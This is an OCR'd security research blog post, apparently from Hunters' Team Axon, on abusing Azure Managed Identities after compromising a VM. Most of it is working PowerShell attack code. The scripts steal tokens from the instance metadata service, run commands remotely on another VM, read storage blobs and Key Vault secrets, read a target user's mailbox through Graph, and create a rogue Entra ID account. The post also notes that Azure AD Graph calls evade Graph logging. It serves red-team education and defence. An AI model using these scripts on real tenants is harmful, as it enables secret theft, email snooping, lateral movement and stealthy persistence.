

Figure 10: Decoded JWT Azure ARM access token

Even without permissions explicitly listed in the token, we can use it to enumerate available Azure resources. While tools like Azure CLI can accomplish this, we prefer using direct HTTP requests, as demonstrated throughout this blog.

To identify accessible subscriptions using the compromised SAMI, we query the ARM endpoint. The following script extracts the list of subscriptions:

```shell
$apiUrl =
"https://management.azure.com/subscriptions?api-version=2020-01-0
1"

# Using our SAMI access token to list the subscriptions
$response = Invoke-RestMethod -Uri $apiUrl -Headers
@{Authorization = "Bearer $azAccessToken"}

# Display the list of subscriptions in a nice to read format
$response.value | ForEach-Object {
    [PSCustomObject]@{
        SubscriptionId = $_.subscriptionId
        DisplayName    = $_.displayName
        State          = $_.state
    }
}
```

Now that we have identified the relevant subscriptions for our user, we can proceed to list the available resource groups:

```shell
$subscriptionId = "<your-subscription-id>" # in case of multiple
available subscriptions, try it for all of them
$apiUrl =
"https://management.azure.com/subscriptions/$subscriptionId/resou
rcegroups?api-version=2021-04-01"

# Add the Bearer token (use the access token you retrieved
earlier)
$headers = @{
    Authorization = "Bearer $azAccessToken"  # Replace
$accessToken with your retrieved token
}
```

```
# Make the HTTP GET request
$response = Invoke-RestMethod -Uri $apiUrl -Headers $headers
-Method GET

# Output the list of resource groups
$response.value | ForEach-Object {
    $_.name
}
```

```
PS C:\Users\MI-AXON-VICTIM> $headers = @{
>>     Authorization = "Bearer $azAccessToken"  # Replace $accessToken with your retrieved token
>> }
PS C:\Users\MI-AXON-VICTIM> $response = Invoke-RestMethod -Uri $apiUrl -Headers $headers -Method GET
PS C:\Users\MI-AXON-VICTIM> $response.value | ForEach-Object {
>>     $_.name
>> }
AXON-MI-RESEARCH-2024-RG
```

Figure 11: Listing accessible Resource Groups using a compromised SAMI

Using the code below, we can list the resources available in each of the identified subscriptions.

Note: In Figure 12, we filtered the output to display only VMs and UAMIs, though the initial resource listing includes all resource types.

Shell

```
$resourceGroup = "AXON-MI-RESEARCH-2024-RG"
$apiUrl =
"https://management.azure.com/subscriptions/$subscriptionId/resou
rceGroups/$resourceGroup/resources?api-version=2021-04-01"
$headers = @{
    Authorization = "Bearer $azAccessToken"  # Replace
$accessToken with your retrieved token
}
$response = Invoke-RestMethod -Uri $apiUrl -Headers $headers
-Method GET
$resources = $response.value | ForEach-Object {
    [PSCustomObject]@{
        Name       = $_.name
```

```
        Type       = $_.type
        Location   = $_.location
        ResourceId = $_.id
    }
}

# Display resources as a table
$resources | Format-Table -AutoSize
```



Figure 12: Listing available Azure resources (only VMs and UAMIs) using the SAMI access token

In this scenario, we identified only one accessible subscription to which the compromised SAMI had access. Using the previously executed command, we listed all relevant Azure resources available to our SAMI based on its permissions (RBAC roles).

Our SAMI assigned a Contributor RBAC role on a resource group named **AXON-MI-RESEARCH-2024-RG**, which includes both the victim's VM and other Azure resources. The resource group also included a UAMI named **AXON-UAMI-02**. Although we won't exploit it here, this UAMI represents a potential vector for privilege escalation and lateral movement, as it can be attached to any newly created resource.

Assuming the role of the red teamer, we decided to move laterally to another VM, **AXON-MI-VICTIM-VM02**, using the SAMI's access token. The following PowerShell script demonstrates how we executed the `hostname` command remotely:

Shell

PowerShell execution using Invoke-WebRequest:

```
# Variables
$subscriptionId = "<Tenant Subscription Id>"
$resourceGroupName = "AXON-MI-RESEARCH-2024-RG"
$vmName = "AXON-MI-VICTIM-VM02"
$accesstoken = "eyJ0...." #Replace with the access token

# URL
$url =
"https://management.azure.com/subscriptions/$subscriptionId/resou
rceGroups/$resourceGroupName/providers/Microsoft.Compute/virtualM
achines/$vmName/runCommand?api-version=2023-03-01"

# Request Body (JSON) - Execution of "hostname" command
$body = @{
    commandId = "RunPowerShellScript"
    script = @("hostname")  # Replace with your desired script
}

# Convert the body to JSON
$jsonBody = $body | ConvertTo-Json -Depth 3

# Headers
$headers = @{
    "Authorization" = "Bearer $azAccessToken"
    "Content-Type"  = "application/json"
}
# Make the HTTP request using Invoke-WebRequest
$response = Invoke-WebRequest -Uri $url -Method Post -Headers
$headers -Body $jsonBody

# Output the response
$response.Content
```

Scenario B: Abuse of SAMI with Storage Account Contributor and Storage Blob Data Reader RBAC Roles

This scenario demonstrates a common abuse case where a MI on a VM is exploited to access a storage account and read the content of blobs residing in it. In this scenario, the attack involves the use of **two access tokens**:

1. **ARM Access Token** – to query ARM for storage account details
2. **Storage Account Access Token** – to directly access and read blob data

We start by obtaining access tokens for the ARM endpoint:

Shell

```
# Request ARM access token

$resourceARM = "https://management.azure.com/"
$imdsARMUri =
"http://169.254.169.254/metadata/identity/oauth2/token?api-versio
n=2021-02-01&resource=$resourceARM"
$headers = @{ Metadata = "true" }

$responseARM = Invoke-RestMethod -Uri $imdsARMUri -Headers
$headers -Method GET
$armToken = $responseARM.access_token

--
# Request Storage access token

$resourceStorage = "https://storage.azure.com/"
$imdsStorageUri =
"http://169.254.169.254/metadata/identity/oauth2/token?api-versio
n=2021-02-01&resource=$resourceStorage"

$responseStorage = Invoke-RestMethod -Uri $imdsStorageUri
-Headers $headers -Method GET
$storageToken = $responseStorage.access_token
```

Similar to Scenario A, neither the ARM nor the Storage Account access tokens provided explicit information about the roles or permissions assigned to the compromised MI. Consequently, we proceeded with enumerating available resources to uncover potential targets.

For demonstration purposes, we focused on listing accessible storage accounts using the following script:

```shell
$uri =
"https://management.azure.com/subscriptions/<INSERT_SUBSCRIPTION_
ID>/providers/Microsoft.Storage/storageAccounts?api-version=2021-
04-01"

$armHeaders = @{ Authorization = "Bearer $armToken" }

$response = Invoke-RestMethod -Uri $uri -Headers $armHeaders
-Method GET
$response.value | ForEach-Object {
    Write-Output "Storage Account: $($_.name)"
}
```

This enumeration allowed us to identify the accessible storage accounts. In this scenario, we found only one storage account: **'axonmistorageaccount'.**

We then proceeded to list the containers within this storage account and identified a container named **'axonmicontainer171224'.**

```shell
$storageAccountName = "axonmistorageaccount"   # Replace with a
Storage Account Name
$uri =
"https://$storageAccountName.blob.core.windows.net?comp=list"

# Headers
$storageHeaders = @{
    Authorization = "Bearer $storageToken"
```

```
    "x-ms-version" = "2021-08-06"  # Use the latest Storage REST
API version
}

# List Containers
try {
    $responseContainers = Invoke-RestMethod -Uri $uri -Headers
$storageHeaders -Method GET
    Write-Host "Containers in Storage Account
'$storageAccountName':" -ForegroundColor Cyan
    $responseContainers.EnumerationResults.Containers.Container |
ForEach-Object {
        Write-Output "Container Name: $($_.Name)"
    }
}
catch {
    Write-Error "Failed to list containers: $_"
}
```

The recursive listing can't stop here, right? So, we continued with listing the accessible blobs and reading the content of the identified blob. It allowed us to get the secret content from "mi.txt" that existed in the targeted storage account:

Shell

```
$responseBlobs = Invoke-RestMethod -Uri $uri -Headers
$storageHeaders -Method GET
$responseBlobs.EnumerationResults.Blobs.Blob | ForEach-Object {
    Write-Output "Blob Name: $($_.Name)"
}

# Read the blob's content

# Variables
```

```
$blobName = "mi.txt"
$uri =
"https://$storageAccountName.blob.core.windows.net/axonmicontaine
r171224/$blobName" # Replace with the relevant container name

# Read Blob Content
$blobContent = Invoke-RestMethod -Uri $uri -Headers
$storageHeaders -Method GET
Write-Host "Content of Blob:" -ForegroundColor Cyan
Write-Output $blobContent
```

Figure 13: Read the content of a blob using a compromised SAMI

Scenario C: Abuse of SAMI with Key Vault Administrator Azure RBAC Role

This scenario also requires asking for two types of access tokens to conduct this attack: the Azure Key Vault token and the classic ARM token.

We begin by asking for the Azure Key Vault token and ARM token:

Shell

```
## Get Key Vault access token

$azure_kv_access_token = Invoke-WebRequest -Uri
'http://169.254.169.254/metadata/identity/oauth2/token?api-versio
n=2021-02-01&resource=https://vault.azure.net/' -Method GET
-Headers @{Metadata="true"} -UseBasicParsing
```

```
# Save only the access token from the response
$az_kv_at = ($azure_kv_access_token.Content |
ConvertFrom-Json).access_token

## Get ARM (management) access token

$azure_mgmt_access_token = Invoke-WebRequest -Uri
'http://169.254.169.254/metadata/identity/oauth2/token?api-versio
n=2021-02-01&resource=https://management.azure.com/' -Method GET
-Headers @{Metadata="true"} -UseBasicParsing

# Save only the access token from the response
$az_mgmt_at = ($azure_mgmt_access_token.Content |
ConvertFrom-Json).access_token
```

Upon examining the decoded tokens to gain more insight into the available permissions, we found no concrete indications aside from a single field named 'groups,' which consistently appeared in both tokens.

Figure 14: SAMI's Key Vault access token

The identifiers found in the **groups field** represent the Object IDs of the Entra ID Roles attached to the MI. However, as we mentioned above, those are not global like we found in "wids", so we can't correlate them to the actual roles without having the required roles/permissions for Azure Entra ID. Since such permissions are rarely available in typical scenarios, we won't demonstrate this here. That said, if your MI has sufficient permissions to list Entra ID roles in the directory, you can correlate the 'groups' field to the corresponding roles if required.

We begin by using the ARM (management) token to list the available Azure Key Vaults. (**Note**: For brevity, we skip the steps for listing subscriptions and resource groups, as these were already covered in **Scenario A**):

```shell
# Set your subscription ID (replace with your actual subscription ID)
$subscriptionId = "<INSERT Subscription ID>"
```

```
# Set the URL to list Key Vaults
$managementApiUrl =
"https://management.azure.com/subscriptions/$subscriptionId/provi
ders/Microsoft.KeyVault/vaults?api-version=2022-11-01"

# Set the Authorization header using the access token
$headers = @{
    "Authorization" = "Bearer $az_mgmt_at"  # Use the token you
obtained earlier
}

# Make the request to list the Key Vaults
$response = Invoke-WebRequest -Uri $managementApiUrl -Method Get
-Headers $headers

# Parse the JSON response to extract the list of Key Vaults
$keyVaults = ($response.Content | ConvertFrom-Json).value

# Optional parsing:
# Output the list of Key Vaults
 $keyVaults | ForEach-Object {
    Write-Host "Key Vault Name: $($_.name), Location:
$($_.location)"
 }
```

The output includes one Key Vault, named “**AXON-MI-KEY-VAULT**”:



Figure 15: Listing accessible Key Vaults using SAMI’s Azure Key Vault access token

After identifying the available Key Vault, we proceeded to list the secrets it contains using the following:

```shell
# Define the Key Vault name and API version
$vaultName = "AXON-MI-KEY-VAULT"    # Replace with your Key Vault name
$apiVersion = "7.0"                  # API version for Key Vault secrets

# Define the URL to list all secrets (metadata, including names)
$secretsUrl = "https://$vaultName.vault.azure.net/secrets?api-version=$apiVersion"

# Set the Authorization header using the access token
$headers = @{
    "Authorization" = "Bearer $az_kv_at"  # Use the token you obtained earlier
}

# Send the request to list secrets
$response2 = Invoke-WebRequest -Uri $secretsUrl -Method Get -Headers $headers

# Parse the JSON response to extract secret names
$secrets = ($response2.Content | ConvertFrom-Json).value

# Output the list of secret names
$secrets | ForEach-Object { Write-Host "Secret Name: $($_.id)" }
```

The output revealed the names of the secrets stored in the Key Vault that were accessible to our user. One such secret was named **'AXON-MI-KV-SECRET01.'**

Note: It's important to mention that various defense mechanisms, such as network policies, can prevent this kind of straightforward access.

With the secret name identified, we then retrieved its content by making another HTTP request to the Azure Key Vault endpoint, specifying both the Key Vault name and the secret name.

```shell
# Define necessary variables
$vaultName = "AXON-MI-KEY-VAULT"         # Replace with your KV
$secretName = "AXON-MI-KV-SECRET01"      # Replace with your
secret's name
$apiVersion = "7.0"                      # API version for Key
Vault secrets

# Define the URL for the secret request
$secretUrl3 =
"https://$vaultName.vault.azure.net/secrets/${secretName}?api-ver
sion=$apiVersion"

# Set the Authorization header using the access token
$headers = @{
    "Authorization" = "Bearer $az_kv_at"  # Use the token you
obtained earlier
}

# Send the request to get the secret
$response3 = Invoke-WebRequest -Uri $secretUrl3 -Method Get
-Headers $headers

# Parse the JSON response to extract the secret value
$secretValue = ($response3.Content | ConvertFrom-Json).value

# Output the secret value
Write-Host "Secret Value: $secretValue"
```

Figure 16: Reading the content of a secret using SAMI's token for Key Vault

We got the secret, which was "**Managed Identities are cool!**"

Scenario D: Abuse of UAMI with Read.Mail Graph API Permissions

This scenario is particularly intriguing as it demonstrates how a MI on a VM can be leveraged to move laterally into Microsoft 365 (M365) services. For instance, this could be used to read employees' emails.

To achieve this, we requested a Microsoft Graph access token:

```shell
$microsoft_graph_access_token = Invoke-WebRequest -Uri
'http://169.254.169.254/metadata/identity/oauth2/token?api-versio
n=2018-02-01&resource=https://graph.microsoft.com/' -Method GET
-Headers @{Metadata="true"} -UseBasicParsing

$mg_graph_at = ($microsoft_graph_access_token.Content |
ConvertFrom-Json).access_token
```

In case more than one SAMI/UAMI were attached to the VM, we'd have to use the version that includes the UAMI's Client ID:

```shell
$microsoft_graph_access_token = Invoke-WebRequest -Uri
"http://169.254.169.254/metadata/identity/oauth2/token?api-versio
```

```
n=2021-02-01&resource=https://graph.microsoft.com/&client_id=$uam
iClientId" -Method GET -Headers @{Metadata="true"}
-UseBasicParsing

$mg_graph_at = ($microsoft_graph_access_token.Content |
ConvertFrom-Json).access_token
```

Here is the parsed JWT token. In addition to the **'wids'** field, which lists the Entra ID roles assigned to the UAMI, the token also contains a **'roles'** section with the value **'Mail.Read.'** This represents a Microsoft Graph API permission that enables the app to read mail in all mailboxes without requiring a signed-in user.

Output


```
{
    "aud": "https://graph.microsoft.com/",
    "iss": "https://sts.windows.net/5[redacted]/",
    "iat": 1734744440,
    "nbf": 1734744440,
    "exp": 1734831140,
    "aio": "k[redacted]",
    "app_displayname": "[redacted]",
    "appid": "a7[redacted]",
    "appidacr": "2",
    "idp": "https://sts.windows.net/5[redacted]/",
    "idtyp": "app",
    "oid": "[redacted]",
    "rh": "1.[redacted].",
    "roles": [
        "Mail.Read"
    ],
    "sub": "0[redacted]",
    "tenant_region_scope": "NA",
    "tid": "5[redacted]",
    "uti": "F[redacted]",
    "ver": "1.0",
    "wids": [
        "88d8e3e3-8f55-4a1e-953a-9b9898b8876b",
        "fe930be7-5e62-47db-91af-98c3a49a38b1",
        "0997a1d0-0d1d-4acb-b408-d5ca73121e90"
    ],
    "xms_idrel": "[redacted]",
    "xms_tcdt": "[redacted]"
}
```


Figure 17: UAMI - Graph API decoded access token

In this scenario, our goal was to read the emails of a specific organizational user. To achieve this, we used the following approach to access the content of their mailbox:

Shell

```
# The User ID or UPN (User Principal Name) of the target user
whose emails you want to read
$userUPN = "<INSERT_TARGET_EMAIL/UPN>"

# Microsoft Graph API URL to read the messages from the user's
mailbox
$graphUrl =
"https://graph.microsoft.com/v1.0/users/$userUPN/messages"

# Perform the HTTP GET request to retrieve the messages
$response = Invoke-RestMethod -Uri $graphUrl -Headers @{
    Authorization = "Bearer $mg_graph_at"
} -Method Get

# Check the response and output the emails
if ($response.value.Count -gt 0) {
    Write-Host "Found emails in $userUPN's mailbox:"
    foreach ($message in $response.value) {
        Write-Host "Subject: $($message.subject)"
        Write-Host "Received: $($message.receivedDateTime)"
        Write-Host "From:
$($message.sender.emailAddress.address)"
        Write-Host "----------------------"
    }
} else {
    Write-Host "No emails found for $userUPN."
}
```



Figure 18: UAMI - Read emails using compromised Graph API access token

Scenario E: Abuse of UAMI with Directory Reader & User Administrator Entra ID Roles

In this scenario, we requested an Azure AD Graph (`graph.windows.net`) access token. It's important to note that Azure AD Graph will [be deprecated soon](). However, as long as it remains available, it's crucial to understand this possibility from both the red team and the defender's perspectives.

To request the Azure AD Graph access token, we followed a process similar to previous scenarios, specifying the **Azure AD Graph 'resource'** while explicitly providing the UAMI's Client ID:

Shell

```
$azure_ad_graph_access_token = Invoke-WebRequest -Uri
"http://169.254.169.254/metadata/identity/oauth2/token?api-versio
n=2018-02-01&resource=https://graph.windows.net/" -Method GET
-Headers @{Metadata="true"} -UseBasicParsing

$azure_ad_graph_at = ($azure_ad_graph_access_token.Content |
ConvertFrom-Json).access_token
```

This approach works because the VM did not have a SAMI attached. If a SAMI was presented on the VM, or if multiple UAMIs were attached, we would've needed to explicitly specify the UAMI's Client ID to use, as it wouldn't be the default choice:

Shell

```
$azure_ad_graph_access_token = Invoke-WebRequest -Uri
"http://169.254.169.254/metadata/identity/oauth2/token?api-versio
n=2021-02-01&resource=https://graph.windows.net/&client_id=$uamiC
lientId" -Method GET -Headers @{Metadata="true"} -UseBasicParsing

$azure_ad_graph_at = ($azure_ad_graph_access_token.Content |
ConvertFrom-Json).access_token
```

Examining the decoded token for insights into the available permissions did not reveal any additional information about the permissions granted in this case.

Output


```
{
    "aud": "https://graph.windows.net/",
    "iss": "https://sts.windows.net/5                                    a/",
    "iat": 1734737771,
    "nbf": 1734737771,
    "exp": 1734824471,
    "aio": "k                                                            ",
    "appid": "a7                                                         ",
    "appidacr": "2",
    "idp": "https://sts.windows.net/5                                    a/",
    "idtyp": "app",
    "oid": "0                                                            ",
    "rh": "1.A                                                           ",
    "sub": "08                                                           ",
    "tenant_region_scope": "NA",
    "tid": "5b                                                           ",
    "uti": "Lb                                                          ',
    "ver": "1.0",
    "xms_idrel": "7 24"
}
```


Figure 19: UAMI - Decoded JWT Azure AD Graph access token

In this specific case, since the access token didn't provide sufficient information about the UAMI's permissions, we decided to continue to attempt to list all users in Entra ID using the following code:

```shell
$ADgraphUrl =
"https://graph.windows.net/$tenantId/users?api-version=1.6"
$tenantId = "<Insert the Tenant ID>"

# Set up the headers with the Bearer token for authentication
$headers = @{
    "Authorization" = "Bearer $azure_ad_graph_at"
    "Content-Type"  = "application/json"
}

# Send the GET request to the Azure AD Graph API
$response = Invoke-RestMethod -Uri $ADgraphUrl -Headers $headers
-Method Get

# Output the users
$response.value
```

Note: Keep in mind that we could take a more creative approach by requesting a different type of token, such as a Graph API token, to gather information about the Entra ID roles assigned to our user, as demonstrated in Scenario D. For example, in this case, if we wanted to gain further insight into the Entra ID roles attached to our UAMI, we could request a Graph API token, decode it, and retrieve the following details:

Figure 20: UAMI - Decoded JWT Graph API access token

We identified three distinct values in the **'wids'** field of the decoded token, two of which correspond to template IDs for Entra ID roles:

- `88d8e3e3-8f55-4a1e-953a-9b9898b8876b` - **Directory Readers**
- `fe930be7-5e62-47db-91af-98c3a49a38b1` - **User Administrator**

The third value remains undocumented and, as previously mentioned, likely represents the default permission assigned to a service principal.

After validating the existence of the **'User Administrator'** role - either by decoding the JWT token or simply attempting actions if stealth was not a priority - we proceeded to create a new user account in the tenant's Entra ID. The following sample code illustrates this process:

```shell
$tenantId = "<INSERT Tenant ID>"

# We use the same access token from above
# $azure_ad_graph_at

# Define the new user's attributes
$newUser = @{
    "accountEnabled" = $false # use true to enable the user.
    "displayName"    = "Fake MI User1"
    "mailNickname"   = "FAKEMIUSER1"
    "userPrincipalName" = "fakemiuser1@<INSERT Tenant's Domain>"
    "passwordProfile" = @{
        "forceChangePasswordNextLogin" = $false
        "password" = "<PASSWORD>"
    }
}

# Convert the body to JSON format
$jsonBody = $newUser | ConvertTo-Json -Depth 3

# Construct the URL for the API call to create a user
$graphUrl =
"https://graph.windows.net/$tenantId/users?api-version=1.6"

# Make the HTTP POST request to create the new user
$response = Invoke-RestMethod -Uri $graphUrl -Method Post -Headers
@{
    Authorization = "Bearer $azure_ad_graph_at"
} -ContentType "application/json" -Body $jsonBody

# Output the response (success/failure, details)
$response
```

While detection aspects will be covered in the next part of this blog series, it's worth noting that Azure AD Graph activities are inherently less detectable. This is because **Microsoft Graph API logs**—as the name implies—only capture requests made to the newer Microsoft Graph API and do not include any requests to the legacy Azure AD Graph.

BLAST RADIUS RECAP

Up to this point, we've delved into several critical aspects of MIs, exploring their functionality, potential abuse scenarios, and practical exploitation techniques. Here's a summary of what we've covered:

1. **Inside Azure Managed Identities:**
   A foundational understanding of how MIs operate behind the scenes.

2. **Access Token Building Blocks:**
   A detailed breakdown of MI access tokens, emphasizing the fields related to permissions and how they can be exploited using a stolen token.

3. **Impersonation Scenarios:**
   Theoretical insights into different scenarios involving MIs, including:
   - Single attached MI
   - Multiple attached MIs
   - A mix of system-assigned and user-assigned MIs

4. **Practical Abuse Examples:**
   Demonstrated abuse of various endpoints and resources, such as:
   - Azure Resource Manager (ARM)
   - Azure Key Vault
   - Azure Storage
   - Microsoft Graph API
   - Azure AD Graph API

   These examples highlighted two key points:

   - The **significant blast radius** of a compromised MI.
   - Practical techniques for penetration testers and red teamers targeting MIs.

Key Takeaways

- **Broad Attack Surface:** MIs represent a vast and evolving attack surface. While commonly abused to access Azure services like VMs, storage accounts, and Key Vaults, it's important to recognize that areas such as Azure Entra ID and Microsoft 365 are viable targets too.

- **Growing Adoption and Risk:** The number of services supporting MIs continues to grow. This trend suggests that the widespread adoption of MIs—and the potential for their abuse—will likely increase in the near future.

Although we've explored targeted endpoints and resources in the **'Abuse Scenarios'** section, this is just the beginning. As MIs gain wider adoption, the opportunities—and risks—associated with their misuse are set to grow. Stay tuned as we delve deeper into strategies for detection, mitigation, and advanced abuse techniques in the upcoming sections.

What's Next?

In the next part, we'll delve into **methods for detecting and hunting threats** associated with MIs. We'll consider the extensive potential blast radius of various endpoints and Azure services that can be exploited through MI attacks, providing actionable insights for strengthening defenses. Stay tuned!

REFERENCES

- NetSPI session - Identity Theft is Not a Joke, Azure! | Def Con 32 | Cloud Village
  https://www.youtube.com/watch?v=efF5Up7zBrg

- NetSPI blogpost - VM Abuse
  https://www.netspi.com/blog/technical-blog/cloud-pentesting/azure-privilege-escalation-using-managed-identities/

ABOUT HUNTERS

Hunters is transforming security operations with AI-powered automation, making it especially impactful for small SOC teams that need to maximize efficiency without large security budgets. As a leading next-gen SIEM, the Hunters SOC Platform is designed to go beyond traditional SIEM limitations by integrating Agentic AI, Copilot AI, machine learning, and graph-based correlation to automate detection, investigation, and response. Trusted by leading organizations such as Cimpress, OpenLane, and The RealReal.

Team Axon is an elite cybersecurity research team at Hunters, composed of seasoned professionals with deep expertise across various cybersecurity domains, including Incident Response, Digital Forensics, Red Teaming, Cloud Research, Detection Engineering, and Threat Research.

Notable research and contributions from Team Axon include the discovery of significant cybersecurity threats such as:

- **DeleFriend**: Discovery of a design flaw in Google Cloud Platform's domain-wide delegation potentially exposing Google Workspace to compromise.
- **VEILDrive**: Identification and analysis of threat campaigns leveraging Microsoft services and novel malware.
- **Malicious Chrome Extensions Campaign:** Early exposure of an active attack, providing timely indicators of compromise (IOCs) and technical details to the broader community.

Together, Hunters and Team Axon equip organizations with advanced capabilities to detect, investigate, and respond swiftly to emerging cyber threats.

To find out how Hunters can help your small SOC team, **reach out to us here**.